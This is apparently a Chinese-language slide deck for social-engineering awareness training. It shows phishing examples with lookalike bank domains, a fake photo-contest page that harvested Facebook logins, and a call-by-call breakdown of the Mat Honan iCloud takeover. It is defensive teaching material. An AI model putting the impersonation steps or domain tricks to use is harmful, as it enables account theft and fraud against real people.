

社交工程教育訓練

漢昕科技股份有限公司
技術顧問 林漢朝

課程大綱


- 網路釣魚攻擊
- 社交工程攻擊
- 電子郵件社交工程攻擊
偽造發信攻擊、附件攻擊、退信攻擊、跳板
攻擊
- 進階式社交工程攻擊→APT攻擊
- 防禦措施

zeczec x haniboi.com




- 是一種誘騙電腦使用者透過電子郵件訊息或網站提供個人或財務資訊的手段。
- 誘騙人們洩漏機密資訊。
- 常見釣魚方式:假網頁,社交軟體, 電子郵件。

仿冒知名網站-暗藏木馬病毒



www.yah00.com.tw



知名網站網頁被仿冒
放入木馬病毒後
引誘點選網址

影片欣賞

- 山寨版手機官網竊個資



假網頁的網址連接



土地銀行

台灣網頁優先 全球

http://www.landbank.com.tw

網頁搜尋

土地銀行 搜尋結果約 10,103,999 個, 以下為 1 - 10 個, 共花 0.01 秒

相關詞: 台灣土地銀行, 土地銀行信用貸款, 台灣土地銀行總行, 土地銀行信託, 土地銀行房屋, 土地銀行貸款 更多...

• [土地銀行landbank](#)
提供基金、信用卡、金融資訊相關連結服務。 www.1andbank.com.tw

• [快速捷國際 - 全方位貸款專家](#)
提供土地銀行代辦信貸、信用卡業務, 整合您的負債, 首創指定專人服務。 www.aibank.com.tw

• [Easyloan - 汽車貸款](#)
土地銀行汽車貸款, 專業熱誠的服務, 利率低, 額度高, 輕鬆貸, www.easyloan.tw

• [汽車貸款](#)
土地銀行汽車貸款, 提供您資金週轉及購車需求, 額度高、利率低、貸 www.arloan.com.tw

在Yahoo!奇摩生活+查土地銀行的電話地址和評
Yahoo!奇摩捷徑 - 說明

http://www.1andbank.com.tw

1. [土地銀行](#)
土銀簡介、網路銀行、業務簡介、便民資訊、理財天地、帳務資料等服務。... 臺灣土地銀行標售本行所有臺中市區仁愛段六小段8-3、9-14地號等2筆土地及地上1棟房屋。... 臺灣土地銀行標售行有嘉義市東區北門段二小段44-1及44-2地號土地。...

分類: 銀行
www.landbank.com.tw - 52k - 2006/12/25 - 庫存頁面 - 更多此站結果 - 儲存 - 封鎖

贊助網站

[AutoLoan - 汽車貸款](#)
有車讓您貸款更容易, 土地銀行汽車貸款, 額度高、利率低、省時方便又安全。
www.autoloan.com.tw

[My Bank線上諮詢網](#)
提供土地銀行貸款諮詢服務, 0%免諮詢費!
www.1bank.com.tw

www.sped.com.tw

[全程免收費 - 銀行貸款](#)
免費提供多家銀行各類貸款、信貸、整合負債、房屋、企業貸款諮詢, 省息專案實施。

偽造案例

- www.chiinatrust.com.tw www.chinatrust.com.tw 中國信託
- www.citibahk.com www.citibank.com 花旗銀行
- www.hshc.com.tw www.hsbc.com.tw 匯豐銀行
- www.ntx.gov.tw www.ntx.com.tw 財政部北區國稅局
- TW.BID.YAHOO.COM TW.BID.YAHOO.COM 雅虎拍賣
- www.vvretch.cc www.wretch.cc 無名小站
- www.pchome.com.tw www.pchome.com.tw 網路家庭
- www.skl.com.tw www.sk1.com.tw 新光人壽
- www.1111.com.tw www.111.com.tw 1111人力銀行

近來許多臉書用戶都收到一封訊息，寫著「**阻塞的Facebook帳戶...您的帳戶涉及網路釣魚或垃圾郵件.....**」，要求用戶進入訊息中提供的網址進行認證，並輸入電子郵件、密碼、信用卡資料...等。但此網站其實才是真的釣魚網站，使用的圖片也是由國外駭客網站提供，許多不知情用戶點進認證後，才發現受騙。





釣魚網頁自創「Yahoo攝影會」，以舉辦攝影比賽為由，騙取民眾輸入Facebook帳密等資訊。

The image shows a screenshot of a phishing website. At the top left is the logo of the National Federation of Photography Associations (中華民國攝影商業同業公會全國聯合會). To the right, the organization's name is written in Chinese and English. Below this is a navigation bar with links: HOME 回到首頁, 活動花絮, 展覽訊息, 業界訊息, 公會會務, 會員動態, 政令宣導, 教育殿堂, 線上討論. A red warning banner reads: 緊急公告「小心不上當受騙」本會經舉報發現網路上經有心人士架設 <http://www.55ffyahoo.info/page/index.php> <http://www.votesyahoo.com/page/vote.php?pid=36> 網頁，利用本會會址及攝影比賽照片，有進行詐騙行為，請各會員不要上他網站，以免上當受騙。 Below the banner is a section titled 訊息公告 with two items: 婚紗攝影（禮服租售及拍照）契約範本 and 新北市第一屆攝影比賽，新北市「好好玩」攝影比賽 獎金名額72名等您來拿。 To the right of the announcement is a section titled 中華民國攝影商業同業公會全國聯合會 with five photo album icons labeled 登山, 旅遊, 生態, 人文, and 單車. At the bottom, there is a link for 婚紗攝影（禮服租售及拍照）契約範本.

中華民國攝影商業同業公會全國聯合會
National Federation of Photography Associations.

HOME 回到首頁 活動花絮 展覽訊息 業界訊息 公會會務 會員動態 政令宣導 教育殿堂 線上討論

緊急公告「小心不上當受騙」本會經舉報發現網路上經有心人士架設 <http://www.55ffyahoo.info/page/index.php> <http://www.votesyahoo.com/page/vote.php?pid=36> 網頁，利用本會會址及攝影比賽照片，有進行詐騙行為，請各會員不要上他網站，以免上當受騙。

訊息公告

- 婚紗攝影（禮服租售及拍照）契約範本
- 新北市第一屆攝影比賽，新北市「好好玩」攝影比賽 獎金名額72名等您來拿。

中華民國攝影商業同業公會全國聯合會

登山 旅遊 生態 人文 單車

婚紗攝影（禮服租售及拍照）契約範本

過去曾發生朋友在臉書請大家幫忙投票，結果是詐騙的案例，現在似乎轉移陣地到LINE重演了。

趨勢科技發現，LINE上散佈以「我的朋友參加攝影比賽，請幫忙投票」為由的釣魚網址，一旦點入此網址後將會看到名為「Yahoo攝影會」的網頁，該網頁右下方有假Facebook登入按鍵，點選後跳出幾可亂真的Facebook登入視窗，要求使用者輸入帳號密碼等資訊，輸入後按下送出鍵，該頁面隨即關閉，也不會有任何投票的畫面出現，但使用者的帳號密碼卻恐已外洩。

Facebook帳號密碼再度成為竊取資料首選，這次詐騙者選擇的管道是知名人氣軟體LINE。有心人士透過LINE廣為散佈「我朋友在參加攝影比賽！幫忙投票」為由的釣魚網址，網址中更有「yahoorear」的字樣，意圖讓使用者認為是與Yahoo有關的網頁，點選後將會看到一個名為「Yahoo攝影會」的假攝影比賽網頁，要求使用者點選網頁右下方按鍵以登入Facebook進行投票。



點選「請幫忙投票.....」
當心Line帳號被盜

趨勢科技行動安全防護已經封鎖該網址

免費試用



網頁 圖片 地圖 購物 更多 ▾ 搜尋工具

約有 241 項結果 (搜尋時間：0.16 秒)

[雲端運算與網路安全趨勢](#)

[domynews.blog.ithome.com.tw/](#) ▾

3 days ago – 僅僅註冊了一年的網址網域 [yahoorear.info](#)，跟yahoo 一點關係都沒有，根本就是混淆視聽的行為。這個網域過往有很多惡意紀錄，已經被趨勢科技列 ...

您已造訪這個網頁 2 次。上次造訪日期：2012/9/25

[Yahoo 投票](#)

[www.yahoorear.info/](#) ▾

編號：探幽風景照001. 名稱：業餘攝影參賽作品1-禁松昇. 票數：5358. 編號：探幽風景照002. 名稱：業餘攝影參賽作品2-陳炳樟. 票數：5325. 編號：探幽風景照003 ...

警告- 疑似詐騙 (偽造網站)

您要造訪的網站已經確定為偽造網站，該網站企圖誘騙您透露財務資訊、個人資訊等私人資訊。

建議：

- [返回上頁](#)並選擇其他結果。
- 嘗試其他搜尋方式以尋找所需資訊。


或者您也可以繼續前往網頁 <http://www.yahoorear.info/>，但風險需自行承擔。



如果您認為此網站並非詐騙網站，請[回報錯誤警示](#)。



諮詢提供者：



釣魚網站測試

<https://www.staysecureonline.com/staying-safe-online/>











影片欣賞

行政院郵件藏毒





- 社交工程攻擊:是以影響力或說服力來欺騙他人以獲得有用的資訊，
- 不需要具備頂尖的電腦專業技術，就可以輕易地避過了企業的軟硬體安全防護，而騙取到各項帳號密碼、個人資料。





- 政治
- 財經
- 社會
- 醫藥
- 科技
- 娛樂
- 國際
- 綜合
- 消費
- 體育
- 休閒
- 產業
- 教育

不用技術駭進iCloud！三通電話就可以盜用你的身份

2012/8/8 鉅亨網提供

+1 0 推薦

回應(0) 列印 轉寄 討論 推薦

上周五晚間，[科技](#)雜誌《Wired》作家 Mat Honan 的 iCloud帳號被盜用，而且冒充的駭客[使用](#)的是不需要技術的手法，只要有人同時擁有亞馬遜和蘋果的的帳號，那他就有可能是受到這種手法的攻擊。



據《CNNMoney》報導，從頭到尾，駭客只打了 3 通電話，用上 4 條資訊，就盜用了 Honan 的亞馬遜、iCloud、Gmail、Twitter帳號，也刪光了他 [iPhone](#)、iPad及 MacBook Air 上的資料。

一週熱

01. "好奇定火"
02. "好奇和疑"
03. 劉翔 吻欄
04. 渣打 評級
05. 膠粒 化卸
06. 金管 存款
07. 三星 堤

駭客所需要的資訊

- 被害人姓名
- 被害人地址
- 被害人的亞馬遜email address
- 被害人的apple email address

駭客打的第一通電話

← 想要在帳號中多增加一組信用卡號碼



亞馬遜
客服人員

請提供姓名、地址和email及卡號

提供被害人姓名、地址、email及任一組信用卡卡號

新增信用卡卡號完成



駭客

駭客打的第二通電話

帳號遺失



亞馬遜
客服人員

請提供姓名、地址及信用卡卡號

提供被害人姓名、地址、及之前假冒的信用卡卡號

註冊了一個新的電子郵件帳號，重設密碼，侵入被害人帳號，看到帳號底下所有的信用卡號末四碼



駭客

駭客打的第三通電話

← 要求重設 被害人iCloud電子郵件帳號



蘋果
客服人員

請回答安全認證問題 →

← 忘記了

請回答地址與信用卡末四碼 →

← 被害人的地址與信用卡末四碼

iCloud 帳號的暫時性密碼 →




駭客



- 偽裝熟悉或可信任的寄件者
- 郵件主旨與內文與收件者相關或吸引興趣
- 附加檔案都包裝有惡意程式
- 郵件內的網路連結導向惡意網站
- 攻擊主要利用使用者系統應用程式的弱點

駭客攻擊模式





網頁 圖片 新聞 地圖 影片 更多 ▾ 搜尋工具

共 30 項結果，這是第 3 頁 (搜尋時間：0.57 秒)

生物產業科技學系暨研究所: 大葉大學

bt.dyu.edu.tw/ ▾

系辦信箱: bt5051@mail.dyu.edu.tw. 位置: 大葉大學工 ... 電話: 04-8511888 轉分機 2281或2286 傳真: 04-8511320 E-mail: bt5051@mail.dyu.edu.tw 本頁累積瀏覽 ...

設藝學院碩士班: 大葉大學設計暨藝術學院

gda.dyu.edu.tw/ ▾

... and Arts, Da-Yeh University.. All rights reserved. back to top. 目前位置. ©電子郵件信箱: gda6001@mail.dyu.edu.tw. e-mail: gda6001@mail.dyu.edu.tw.

國際企業管理學系: 大葉大學

ibm.dyu.edu.tw/ ▾

電話: 886-4-8511888 轉3191 傳真: 886-4-8511120 E-Mail:ib5150@mail.dyu.edu.tw. 評量問卷. 102學年度第2學期「期中教學評量問卷」. 2014/04/21. 實習機會.

大葉大學招生資訊網

admission.dyu.edu.tw/ ▾

招生專線:04-8511222 | 04-8511888轉1460~1465 若有任何疑問, 歡迎來信諮詢
fs2404@mail.dyu.edu.tw. 人氣校景讚出大葉第一美. 人氣校景讚出大葉第一美; 金鼎 ...

